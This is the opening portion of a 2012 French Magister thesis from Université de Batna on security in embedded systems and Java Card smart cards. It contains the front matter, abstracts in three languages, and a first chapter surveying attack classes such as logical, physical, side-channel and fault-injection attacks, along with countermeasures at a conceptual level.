Ministère de l'Enseignement Supérieur et de
La Recherche Scientifique

Université El-Hadj Lakhdar – BATNA
Faculté des Sciences de l'Ingénieur
Département d'Informatique

وزارة التعليـــم العالـــي و البـحث العلمـي

جـــامعة الحـــاج لـخضر – بـاتنـــــة
كليـــة الـهنـدســـة
قســـم الإعـــلام الآلـــــي

N° d'ordre :

MEMOIRE

Présenté pour l'obtention du diplôme de :

MAGISTER

Spécialité : Informatique
Option : Système d'Informations et Communication (SIC)

Par :
Bada Mousâab

Thème:

Les Problèmes De Sécurité Dans Les Systèmes Embarqués

- **Président :** **Pr. BILAMI Azeddine** Université de Batna
- **Rapporteur :** **Pr. BENMOHAMMED Mohamed** Université de Constantine
- **Examinateur** : **Dr. ZIDANI Abdelmadjid** (MCA) Université de Batna
- **Examinateur** : **Pr. CHAOUI Allaoua** Université de Constantine

Promotion 2012

Remerciement

Je remercie Dieu le tout puissant de m'avoir aide, donne la force, le courage et la persévérance durant ma formation.

Mon encadreur : **Mohamed Benmohammed** pour ses orientations, conseils précieux, critiques constructives et enfin ses encouragements qui m'ont vraiment donné la puissance et la force pour faire un bon travail.

Les membres du jury d'avoir consacré de leur temps pour examiner mon travail malgré leurs nombreuses responsabilités :

1. **Pr. BILAMI Azeddine** Université de Batna.
2. **Dr. ZIDANI Abdelmadjid** (MCA) Université de Batna.
3. **Pr. CHAOUI Allaoua** Université de Constantine.

Tous mes professeurs de la première année magister et surtout les responsables du magister, qui m'ont donnée l'occasion d'améliorer mes connaissance et mon niveau d'études.

Enfin, je tiens à remercier toutes les personnes qui m'ont aidé de près ou de loin et que je n'ai pas cites ici.

Merci infiniment

Dédicaces

Je dédie ce modeste travail :

A mes parents qui m'ont tant donnés et qui ont toujours prié pour que je le termine dans les bonnes conditions.

A mes frères : Amin, Seif El-islam et Hatem.
A toute ma famille surtout mon oncle Abderrachide.
Au Dr. Djebaili Abdelbaki.
A mes collègues de l'agence national d'emploi Batna et surtout Fouzi.
A tous mes amis sans exception.
A mes meilleurs amis :

- Mon amie et enseignante **Asma Moussaoui** de Setif de m'avoir prêté son lecteur et sa carte à puce afin de commencer mon travail et sans elle je n'aurais jamais commencé et arrivé a ce point la, merci Asma.

- Mon ami intime Chaker Saoudi.

- Mon amie Asma Mansouri qui a laissé son empreinte dans la plus part de mes projets, et je veux la remercier pour ses encouragements surtout dans les moments où j'étais faible et bloqué.

A la meilleure fille dans le monde : Faiza Benmenzer

Résumé :

La sécurité des cartes à puce est menacée par des attaques physiques et logiques. Dans ce mémoire, on s'intéresse à une contremesure pour une attaque Java Card qui effectuer une lecture arbitraire de la mémoire. Cette attaque utilise la confusion de type en exploitant le bug d'implémentation du mécanisme de transaction de la machine virtuelle Java Card. Une attaque par confusion de type nous permet d'accéder aux métas-données des applications, par conséquent lire et écrire la plus part des locations mémoire de la carte. Cette attaque nous donne une bonne vue de l'organisation de la mémoire de la carte. Nous discuterons dans la suite de ce mémoire l'exploitation en détail, en présentant le code source de l'applet qui permet de reproduire cette attaque. Par la suite, nous présenterons notre solution contre une telle attaque en faisant une extension du vérificateur hors carte afin de détecter le bloc malveillant qui peut être une source d'une confusion de type.

Mots-clé : Contre attaque, Java Card, Carte à puce, Attaque de mémoire, Confusion de type, transaction, Bug, vérificateur.

Abstract :

Security of smart cards is continuously threatened by many software and hardware attacks. We present a simple countermeasure against an attack on a Java Card witch perform arbitrary memory reads. The attack use a known technique of type confusion of the card's Java Virtual Machine by exploiting the faulty transaction mechanism implementation. The type confusion attack lets us access the application's private meta-data, and in turn get full read and write access to arbitrary memory locations on the card. The attack gives us good insights into overall memory organization of the card. We discuss the exploit in detail, including the exploit applet source code, to provide a reproducible attack. Then we expose our approach against such attack by extending off-card verifier in order to detect ill-formed bloc witch probably make type confusion.

Keywords: Countermeasure, Java Card, Smart Card, memory attack, type confusion, Transactions, Bug, verifier.

ملخص:

البطاقة الذكية مهددة من طرف عدة هجمات, يمكن تقسيمها إلى نوعين: هجوم فيزيائي أو هجوم برمجي.

العمل المقدم في هذه المذكرة هو عبارة عن برنامج دفاعي ضد أخطر الهجمات المعروفة على مستوى البطاقة الذكية الأكثر انتشارا "جافا". هذا الهجوم يمكن من القراءة و الكتابة بنسبة 80% من مساحة الذاكرة. و هذا باستعمال التعليمات الخاصة بالتحويلات, و ذلك لخلق ما يسمى بـ : خلط أنواع الكائنات. هذا الأخير يمكن من الحصول على المعلومات الأساسية المتعلقة بالبرامج الموجودة في البطاقة الذكية مما يعطي نظرة مكثفة حول بنية الذاكرة.

في هذه المذكرة سنقدم بتفصيل البرنامج الذي يسمح بتفعيل هذا الهجوم, و في الأخير نقدم الحل المقترح من طرفنا لتوقيف هذا البرنامج و ذلك بإضافة تغييرات على مستوى المدقق "المراجع" من أجل البحث و إيجاد مجموعة التعليمات التي يمكن لها خلق هذا النوع من الاختراق و منعه من الدخول إلى البطاقة الذكية.

مفاتيح: الدفاع, البطاقة جافا, البطاقة الذكية, اختراق, اختراق الذاكرة, خلط أنواع الكائنات, نظام التحويل, ثغرة, المدقق.

Table des matières

CHAPITRE III :

La technologie javacard

CHAPITRE IV :

La sécurité dans les cartes à puce

CHAPITRE V :

Contribution : Contre attaque

Liste Des Figures

Liste Des Tables

Introduction Générale

1. Cadre du travail :

De nombreux systèmes électroniques modernes (systèmes embarquées), y compris les ordinateurs personnels, assistants numériques personnels, téléphones cellulaires, routeurs de réseau, les cartes à puce ont besoin d'accéder, stocker, manipuler, ou de communiquer des informations sensibles.

L'évolution rapide de ces systèmes qui ne cesse de s'arrêter et la sensibilité des informations manipulées par ces systèmes font l'objet de plusieurs menaces.

Une carte à puce est l'un des systèmes embarquées qui peut être vue comme un support sécurisé de manipulation de données sensibles. Elle stocke des données d'une façon sûre et elle les manipule d'une manière fiable pendant la durée des transactions. Pour pouvoir résister contre des attaques externes, une carte à puce dispose de plusieurs niveaux de défense de la couche matérielle jusqu'à la couche application. Certaines attaques bien connues liées au niveau matériel (attaque physique) tels que les attaques à base d'analyse de puissance et les attaques à base d'injection de fautes. L'autre type d'attaques qui nous intéresse est l'attaque à base de logiciels ou attaque logique. L'hypothèse sous-jacente est qu'il existe un bug exploitable dans le système d'exploitation de la carte ou dans une application qui s'exécute sur la carte. De même que pour les ordinateurs de bureau, certains types de bugs peuvent être exploités sur les cartes à puce tels que : l'accès ou la modification des données privé des l'application, l'exécution du code de l'attaquant (comme dans les attaques de débordement du tampon) [25].

Parmi les attaques logiques d'une carte à puce JavaCard, on peut citer l'attaque par confusion de type, qui exploite un bug d'implémentation du mécanisme de transaction de la machine virtuelle JavaCard [25]. Cette attaque permet de lire et écrire 80% de l'EEPROM. Par conséquent, il est possible de lire et modifier les données des autres applets installées dans la même carte à puce.

2. Objectifs du travail :

Notre objectif est de trouver une contre attaque pour l'attaque présenté par Jip Hogenboom et Wojciech Mostowski [25]. Pour cela, il faut étudier l'état de l'art des attaques et contres attaques existant dans les systèmes embarqués et plus précisément les carte à puce afin de trouver une solution efficace en terme de mémoire et puissance de calcule.

Etant donné que l'attaque présentée par Jip Hogenboom et Wojciech Mostowski [25] est de type logique, il faut donc métriser la programmation JavaCard pour comprendre l'objectif et le principe de cette attaque afin de trouver une contre attaque légère et efficace.

3. Plan du mémoire :

Ce mémoire est organisé comme suite :

Chapitre 1 : la sécurité dans les systèmes embarqués

Dans le ce chapitre, nous présenterons les concepts de base de la sécurité d'une manière générale. Par la suite on exposera les différentes sources d'attaque qui peuvent menacer un système embarqué. Nous présenterons à la fin, les différents attaques et contre attaque des systèmes embarqués présenté dans la littérature.

Chapitre 2 : Les Cartes à puce

Dans le ce chapitre, nous présenterons les cartes à puce comme étant un support sécurisé de manipulation de données sensibles. Ensuite, nous présenterons les différentes normes d'une carte à puce, en basant sur la norme ISO7816 qui permet aux cartes à puce de communiquer à travers le même protocole. Ensuite, on donnera une idée sur les environnements de programmation ouvert tels que Java Card et MULTOS qui donnent la possibilité de charger plusieurs applications dans la même carte.

Chapitre 3 : La technologie Java Card

Dans le ce chapitre, nous présenterons la plate forme Java Card, en détaillant les différents composants de la machine virtuelle et l'environnement d'exécution. On présentera aussi les avantages et les motivations d'utilisation du langage java pour les cartes à puce.

Chapitre 4 : la sécurité des cartes à puce :

Dans le ce chapitre, nous présenterons les différents types d'attaques et contre attaques sur une carte à puce Java Card, en se basant sur les attaques logique et par injection de faute qui permettent de créer une confusion de type. Cette dernière présente une grande menace pour les cartes à puce.

Chapitre 5 : Contribution « Contre Attaque : bug du tansaction »

Dans le ce chapitre, Nous présenterons une attaque qui exploite un bug dans le mécanisme de transaction afin d'effectuer une lecture de 80% de l'EEPROM d'une carte à puce Java Card équipée d'un vérificateur du byte code sur la carte (on-card byte code verifier).

Par la suite, nous présenterons notre solution qui vise à empêcher une telle attaque, qui présente une grande menace pour les cartes à puce vue sa faciliter d'implémentation qui ne nécessite aucun matériel dédié.

Enfin, nous présenterons l'implémentation de notre solution, qui est une extension dans le vérificateur du bytecode de la Java Card.

CHAPITRE I

La sécurité dans les systèmes embarqués

1. Introduction :

De nombreux systèmes électroniques modernes (systèmes embarquées), y compris les ordinateurs personnels, assistants numériques personnels, téléphones cellulaires, routeurs de réseau, les cartes à puce ont besoin d'accéder, stocker, manipuler, ou de communiquer des informations sensibles.

L'évolution rapide de ces systèmes qui ne cesse pas d'arrêter et la sensibilité des informations manipulées par ces systèmes faisant l'objet de plusieurs menaces.

En parallèle avec tous ces événements, des communautés de pirate commencent à tenir compte de ces systèmes et la mise en œuvre des mesures de sécurité n'est pas facile, en raison des contraintes sur les ressources de ce type de dispositifs, d'autre part, ils sont souvent besoin de fonctionner dans des environnements physiquement insécurisé.

La sécurité présente une préoccupation dans la conception d'un large éventail des systèmes embarqués. Des recherches approfondies ont été consacrées à la mise au point des algorithmes de chiffrement (primitives mathématiques) qui assurent les fondements théoriques de sécurité de l'information.

Dans ce chapitre, on va présenter un état de l'art sur la sécurité des systèmes embarqués, en détaillant les types d'attaques et contres attaques disponible pour ces systèmes.

1.1. Concepts de base de la sécurité:

La sécurité des systèmes embarqués peuvent être divisés en une collection de préoccupations plus spécifiques, telles que la confidentialité, l'intégrité et la disponibilité.

1.1.1. la confidentialité:

La confidentialité consiste à arrêter *les utilisateurs non autorisés* d'accéder aux informations sensibles stockées ou communiqué par le système. La majeure partie de la recherche en sécurité informatique a été centrée sur la confidentialité.

Donc, la confidentialité est préoccupée par *la lecture non autorisée* des données et des programmes.

1.1.2. l'intégrité :

L'intégrité des données garantit que les données dans le système embarqué n'ont pas été supprimées ou modifiée sans autorisation, que ce soit par une erreur, un utilisateur malveillant ou un virus. C'est-à-dire que l'intégrité est préoccupée par *l'écriture non autorisée*.

1.1.3. la disponibilité

La disponibilité fait référence que le système embarqué soit accessible en cas de besoin par une *entité autorisée*, et sans retard non justifié. Par exemple, la disponibilité est de s'assurer que les dénis de service ne réussissent pas.

Cependant, l'accessibilité d'un système ne signifié pas qu'il est disponible car le système doit aussi remplir sa fonction correctement.

1.2. Sources d'attaques :

Les systèmes embarqués sont exposés de plusieurs attaques, dont la cause principale est la faiblesse et les fautes résultant lors de la phase d'implémentation (déploiement) des mécanismes de sécurité fonctionnelle et leurs algorithmes de cryptographie.

Avec ces faiblesses les attaquants peuvent contourner complètement, ou d'affaiblir de manière significative la force théorique de la solution de sécurité.

Ce type de vulnérabilité est dû pour les raisons suivantes :

1.2.1. Le fonctionnement dans un environnement non fiable :

Les systèmes embarqués doivent garantir un fonctionnement sûr même dans des environnements physique non fiable.

Il est facile de concevoir un système embarqué sûr si on base sur la sécurité physique naturelle du système [2] (personne ne peut ouvrir le système) ou de supposer que les parties du système ne sont pas accessible par des entités malveillantes (loin des mains)

Cependant, les systèmes embarqués ont parfois besoin de travailler dans des relations complexes, où un dispositif souhaite mettre une partie (matériel ou information) sécurisé dans la main des autres, en assurant que la deuxième partie ne peut pas modifier les parties internes du dispositif. Par exemple : une banque peut conserver des informations pertinentes dans une carte à puce qui est dans les mains de ses clients, toute en assurant que le client ne peuvent pas manipuler la carte ou de modifier les informations qu'elle contient.

1.2.2. Vulnérabilité introduite à travers les réseaux :

Beaucoup de systèmes embarqués ont la capacité de se connecter aux réseaux, ce qui les expose à de nombreuses sources d'attaque, en d'autre terme, il n'est plus nécessaire d'avoir la possession physique de l'appareil afin de briser ses mécanismes de sécurité. Les appareils avec connectivité sans fil, ou ceux qui se connectent à l'internet sont les plus vulnérable.

1.2.3. L'exécution des logiciels téléchargés :

Afin de fournir et enrichir les fonctionnalités des systèmes embarqués et les personnalisé pour l'utilisateur final, il est parfois nécessaire d'avoir la capacité de télécharger et exécuter des logiciels non fiable (approuvés), dont ces logiciels (y compris les virus, chevaux de trois, etc...) peuvent être la source des vulnérabilités.

1.2.4. Processus de conception complexe :

Afin de concevoir un système embarqué qui répond aux contraintes du temps et du coût, les systèmes embarqués complexe sont assemblés en utilisant des composants réutilisables provenant des sources multiples [1].

La responsabilité d'assurer la sécurité d'un système en générale tombe sur les dos des fabriquant du produit final, ou bien sur les différents constructeurs des composants utilisés pour fabriquer ce produit final.

Cependant, il peut ne pas être possible de pré-valider chaque composant du système pour assurer la sécurité de celle-ci. En d'autre terme, même si chaque composant du système est assuré en soi, il est possible que la composition des pièces susceptible d'exposer des nouvelles vulnérabilités [4].

En raison de l'absence des méthodologies de conception appropriée [3], la modélisation et l'optimisation de la sécurité lors de la conception des systèmes embarqués devient un manque qui doit être pris en compte.

1.3. Mécanismes de sécurité :

Depuis longtemps, la sécurité a été un souci pour les systèmes d'informations et de communications, où des efforts de recherche considérables ont été consacrés afin de résoudre ce problème, notamment les algorithmes de cryptographiques, y compris les algorithmes de chiffrement symétrique, chiffrement asymétrique, et les fonctions de hachage, qui forment un ***ensemble de primitives*** qui peuvent être utilisés comme éléments pour construire ***des mécanismes de sécurité*** qui visent des objectifs spécifiques [2,21].

Par exemple, les protocoles de sécurité réseau, tels que IPSec et SSL, combinent ces primitives en vue de réaliser l'authentification entre les entités communicantes [6], et assurer la confidentialité et l'intégrité des données transmises**.**

Le mécanisme de sécurité fonctionnel présent seulement le quoi [2], c'est-à-dire quelles sont les fonctionnalités qui doivent être assuré par le mécanisme de sécurité sans préoccupé de son implémentations.

Par exemple, la spécification d'un protocole de sécurité est généralement indépendant de comment les algorithmes de cryptographie sont implémentées (soit par ***des logiciels*** s'exécutent sur un processeur embarqué, ou en utilisant des ***unités matériel*** dédié pour le cryptage, etc...), et si la mémoire utilisée pour stocker les données intermédiaires au cours de ces calculs est situé dans la même puce que l'unité de calcul ou sur une puce séparée.

La séparation entre les mécanismes de sécurité fonctionnelle et leur implémentation permet de faire une analyse théorique rigoureuse et la conception de systèmes de chiffrement et des protocoles de sécurité très efficaces, dont la différence réside dans le bon exploit des ressources matériel [2], ces derniers qui présentent une contrainte pour les systèmes embarqués.

Ainsi, l'implémentation des mécanismes de sécurité comme étant une boite noire (abstraction) est idéale, où les tentatives d'observation et d'écoute du fonctionnement par des entités malveillants est très difficile [2].

2. Les attaques dans les systèmes embarqués :

2.1. Classification des attaques :

Il est possible de classifier les attaques en basant sur 3 critères [2,7]: l'objectif final, l'objectif fonctionnel, et les méthodes utilisés afin d'exécuter ces attaques.

2.1.1. Critère1 : l'objectif final :

Si en basant sur l'objectif final, on peut dégager 4 catégories principales [7,8]: clonnage, theft of service, spofring and feature unlocking.

Dans ce travail on ne s'intéresse pas à cette classification, on s'intéresse plutôt aux classifications à base d'objectif fonctionnel et les méthodes utilisés afin de réaliser ces attaques. Car il est très important d'avoir une compréhension claire sur les différentes moyennes et techniques utilisés pour attaquer un système embarqué, pour qu'on puisse trouver des solutions de protection pour ces systèmes.

2.1.2. Critère 2 : l'objectif fonctionnel :




Figure1.1 : *classification des attaques dans les systèmes embarqués*

La [Figure 1.1] montre une classification générale des attaques sur les systèmes embarqués, dont le 1er niveau montre la classification selon l'objectif fonctionnel.

Dans ce niveau on peut distinguer 3 types d'attaques [2]:

A. attaques de confidentialité:

L'objectif de ces attaques est d'obtenir des informations sensibles stockées, transmises ou manipulées par un système embarqué.

B. Attaque d'intégrité:

Ces attaques tentent de modifier les données ou le code associé à un système embarqué.

C. Attaque sur la disponibilité:

Ces attaques tentent à introduire des erreurs afin de perturber le fonctionnement normal d'un système ou de s'emparer les ressources de tel sorte que le système ne soit pas disponible pur un fonctionnement normal. Par exemple : dénie de service.

2.1.3. Critère 3 : les méthodes utilisé :

Dans la même [Figure1.1], le 2eme niveau présent une classification des attaques selon les moyens et les agents utilisé pour lancer une attaque.

Ces agents sont généralement regroupés en 3 grandes catégories [20, 21, 23, 24, 26, 27, 28, 1, 2, 7] :

A. attaque des logiques:

Qui se réfèrent à des attaques lancées par des agents logiciels tels que : les virus, les chevaux de trois, etc.…

B. attaques physique:

Qui se réfèrent à des attaques qui nécessitent une intrusion physique dans le système embarqué.

C. Les canaux cachés:

Qui se réfèrent à des attaques qui sont basées sur l'observation des propriétés du système lors de l'exécution des opérations de chiffrement par ce dernier. Par exemple: la consommation d'énergie par le système, le temps d'exécution, le comportement dans la présence des failles, etc. ...

2.1.4. Relation entre l'objectif fonctionnel et le type d'agents utilisés :

Les agents utilisés pour lancer des attaques peuvent être passif ou actif. Passif dans le sens où les agents n'interviennent pas à l'exécution du système. La fonction principale consiste à observer et analyser le comportement normal du système sans introduire des fautes [Figure 1.1].

Généralement, les agents passifs sont utilisés pour les attaques à base des canaux cachés, dont l'objectif fonctionnel de ce type d'agents est d'attaquer la confidentialité du système.

Or, les attaques logiques et physiques nécessitent l'utilisation des agents actifs qui interviennent d'une manière ou une autre dans l'exécution du système.

L'objectif fonctionnel de ces agents est d'attaquer l'intégrité et la disponibilité du système. Voir la [Figure 1.1].

Enfin, les attaquants utilisent souvent une combinaison de plusieurs techniques pour atteindre leurs objectifs. Par exemple: on peut utiliser l'attaque physique comme pré-étape pour les attaques à base des canaux cachés (enlever l'emballage de la puce avant d'observer les valeurs sur les fils au sein de la puce).

2.2. les attaques logiques:

Les attaques logiques présentent une menace majeure pour les systèmes embarqués, surtout pour les systèmes qui ont la capacité de télécharger et exécuter le code des applications.

Les agents logiciels malveillants exploitent les faiblesses et les lacunes présentés dans l'implémentation et l'architecture des systèmes (vulnérabilités) [2].

L'une des vulnérabilisées présentés dans les systèmes embarqués vient du débordement du tampon pourrait être exploité par les attaquants lors des attaques logiques afin de remplacer les adresses d'un programme [9]. Ceci permet de transférer le contrôle vers un code malveillant, dont son exécution peut engendrer des effets indésirables.

Il existe d'autres problèmes qui affectent la sécurité logique d'un système tels que:

- Défauts dans les protocoles cryptographiques.
- Défaillance de gestion des clés.
- Défauts de génération des nombres aléatoires.
- L'implémentation incorrecte des algorithmes.
- Mauvaise gestion des erreurs.
- La réutilisation abusive de clés.
- L'utilisation des mots de passe faible.
- Etc.…

2.3. Les attaques physiques :

Dans les systèmes embarqués, les attaques physiques sont généralement utilisées pour atteindre 2 objectifs principaux:

- micro sonde (microprobing).
- L'ingénierie inverse (Reserve Engineering).

2.3.1. Micro sonde :

Dans ce cas, les micros sonde sont utilisés afin d'espionner des informations lors des communications entre les composants.

Toutefois, pour un système tel que les cartes à puce il est nécessaire d'enlever l'emballage et utiliser des techniques de microscopie afin d'observer et extraire les données, les adresses, les limites de la mémoire, etc.…. [21]

2.3.2. L'ingénierie inverse :

La rétro ingénierie, également appelée rétro conception est l'activité qui consiste à étudier et analyser un objet pour en déterminer le fonctionnement interne ou la méthode de fabrication de cet objet.

Plusieurs objectifs peuvent être visés par cette analyse:

- comprendre le fonctionnement de cet objet, pour être en mesure de l'utiliser correctement ou de le modifier.
- Fabriquer une copie de cet objet sans avoir connaissance sur les plans et les méthodes de fabrications.

Suivant la nature de l'objet et l'objectif, différents méthodes et techniques sont utilisées.

Pour des objets physiques tel que les systèmes embarqués, il est nécessaire de démonter le système jusqu'à un certains points pour analyser les constituants (UAL, ROM, etc.…).

2.4. les attaques à base des canaux cachés et injection de faute :

Les attaques par canaux cachés se basent sur l'observation des conséquences physiques du déroulement du circuit [12], c'est-à-dire sur les effets de bords de son fonctionnement. Ce sont des fuites d'informations qui permettent de retrouver des informations secrètes contenues dans un circuit.

2.4.1. attaques à base d'analyse d'énergie :

Tout le monde connaît que la consommation d'énergie d'un circuit dépend de la commutation d'un signal électrique à l'intérieur d'un fil, ainsi cette commutation elle-même dépend des données.
Donc il n'est pas surprenant que la clé utilisé dans un algorithme de cryptographie peut être déduite à partir des statistiques recueillies à partir de la consommation d'énergie sur une vaste gamme de données d'entrées.

Ces attaques sont appelées attaque à base d'analyse de puissance, et il a été démontré qu'elles sont très efficaces pour briser les systèmes embarqués tel que les cartes à puce [20, 21, 23, 24, 26, 27, 28].

Enfin, on peut citer 2 techniques utilisées par ce type d'attaques:

- Analyse simple de puissance (SPA).
- Analyse différentiel de puissance (DPA).

A. SPA :

Les attaques à base d'analyse simple de puissance s'appuyé sur l'observation du système lors des calcules cryptographiques [10,11], c'est-à-dire au moment d'exécution d'un algorithme de cryptographie.

Il existe pas mal d'outils permettant de générer un profil de consommation d'énergie. Le résultat de ces outils est par la suite directement utilisé et interpréter afin de déterminer les informations de haut niveau de granularité tels que:

- l'algorithme de chiffrement utilisé.
- Les opérations de cryptographies en cours d'exécution.
- Etc.…

Cependant, les attaques à base de SPA nécessitent une résolution assez élevé afin d'extraire les informations de base telle que la clé de chiffrement

B. DPA :

Contrairement aux attaques à base d'analyse simple de puissance (SPA) qui utilisent des outils automatiques d'extraction des informations de chiffrement, les attaques à base d'analyse différentiel utilisent l'analyse statistiques pour en déduire des clés de chiffrements très complexes et l'analyse différentiels [2,12] afin de pailler les problèmes de bruit présenté lors des mesures d'énergie consommé par le système.

Les attaques à base de PDA montrent une très grande efficacité pour l'extraction des clés utilisé par la plus part des systèmes embarqués [2].

2.4.2. Attaque à base d'analyse du temps :

Les algorithmes de cryptographies utilisent souvent des opérations de multiplication et de division. Cependant, ces instructions s'exécutent dans un nombre variable de cycle selon les données d'entrées [2].

Comme dans le cas des attaques à base d'analyse d'énergie, des statistiques du temps d'exécution peuvent être recueillies et analysé afin de déduire la clé de chiffrement.

2.4.3. Attaque à base d'injection de faute :

Les attaques à base d'injection de faute s'appuyé sur la variation et le changement des paramètres externes d'un système embarqué afin d'inciter des fautes dans ses composants [13].

Les fautes injectées peuvent être transitoire ou permanant, et peuvent compromettre la sécurité d'un système dans plusieurs points [7]:

- Les fautes peuvent être injectées afin de perturber le fonctionnement normal d'un système afin d'attaquer sa disponibilité.

  Par exemple: le bus dans un système embarqué (ex: carte à puce) peut être rendu indisponible pour effectuer des communications, ceci est possible par le biais de mettre une valeur constante sur le bus.

- L'injection des fautes peuvent être utilisé aussi afin d'attaquer un système embarqué par le fait de changer ou altérer les valeurs stockés dans les composants du système (introduit des bruits).

2.4.4. Attaque à base d'analyse électromagnétique :

Les attaques à base d'analyse électromagnétique (EMA) ont été utilisé depuis longtemps en utilisant les rayonnements électromagnétique d'une unité d'affichage vidéo afin de reconstruire le contenue de l'écran.

3. Les contres attaques :

Dans cette section, on va présenter les techniques qui ont été proposé pour renforcer les systèmes embarqués contre les diverses attaques décrites dans la section précédente**.**

3.1. Classification des contres attaques :

On peut classifier les contres attaques selon le moment d'intervention comme suite:




Figure 1.2 : *classification des contres attaques.*

3.1.1. Techniques de prévention :

Ces techniques rendre plus difficile de lancer une attaque sur le système embarqué.

Ces techniques peuvent inclure:

- Des mécanismes de protection physique (par exemple: l'emballage).
- Concevoir des matériels dont les caractéristiques ne dépend pas des données afin d'éviter les attaques à base d'analyse du temps et d'énergie.
- Concevoir des logiciels avec des mécanismes d'authentification avant l'exécution.

3.1.2. Détection des attaques :

Dans le cas où une attaque est lancée et malgré toutes les techniques de prévention utilisées, les techniques de détection tentent de détecter l'attaque dès que possible.

L'intervalle de temps écoulé entre le lancement d'une attaque et sa détection (la latence de détection) représente une période de vulnérabilité et doit être aussi courte que possible.

Un exemple de détection d'attaque est la détection d'accès mémoire à partir d'un logiciel malveillant.

3.1.3. Recouvrement d'attaque :

Une fois l'attaque a été détecté, le système embarqué doit à son tour exécuter les actions appropriées.

Le recouvrement des attaques présente les techniques utilisées afin de stopper l'attaque et mettre le système dans un état sûr et opérationnel.

3.1.4. Sauvegarder l'historique :

Dans certains cas, il est préférable de laisser l'attaque exécuter et enregistrer les actions effectuées pour des utilisations ultérieurs (par exemple: analyser ces événements afin de trouver un contre attaque).

Dans le reste de cette section, on va présenter les techniques de conception pour contrer chacune des techniques d'attaque présenté dans la section précédente.

3.2. Protection contre les attaques logiques :

Il existe plusieurs techniques qui assurent la sécurité d'un système embarqué contre les attaques logiques. Ces techniques sont généralement conçu avec une ou plusieurs considération:

- Assurer la confidentialité et l'intégrité du code et des données sensibles lors de chaque étape d'exécution d'un logiciel sur le système embarqué.
- Déterminer avec certitude que l'exécution d'un programme donné ne touche pas la sécurité du système.

- Retirer les failles de sécurité dans les logiciels qui rendent le système vulnérable.

Dans ce qui suite, on va présenter quelques techniques qui assurent la sécurité des les systèmes embarqués contre les attaque logiques

3.2.1. Support matériel :

Une approche commune pour assurer la sécurité consiste à l'utilisation d'un module séparé (coprocesseur) qui est dédié au traitement de toutes informations sensible dans le système embarqué [14].

Toute information sensible qui doit être sortir du coprocesseur sera cryptée.

Une autre approche matériel consiste à réserver une zone mémoire (volatil ou non, dans la puce ou hors la puce) comme un lieu de stockage sécurisé accessible seulement pour les composants du système confiée [1].

Enfin, il existe d'autres mécanismes de protection de mémoire adoptée dans nombreux système embarqués qui utilisent des matériels de surveillances du bus qui peuvent distinguer entre les accès légal et illégal à ces endroits [1].

3.2.2. Solutions hiérarchiques :

L'architecture AEGIS d'IBM [2,15] apporte une solution au problème dans le processus de boot qui commence au démarrage du PC de tel sorte que le système peut passer à la couche suivante du processus de démarrage si et seulement si une séquence de contrôle d'intégrité est effectué avec succès dans la couche (étape) en cours .

3.2.3. Amélioration du système d'exploitation :

L'amélioration des systèmes d'exploitation afin d'assurer la sécurité incluse des modifications dans :

- La gestion des exceptions.
- La communication entres processus.
- Gestion de mémoire.
- la commutation du contexte.
- Etc.…

Car ces derniers présentent la source de la plus part des vulnérabilités.
Cependant, il est important de noter que la plus part de ces améliorations nécessite des modifications au niveau architecturale (changement du système de gestion de mémoire).

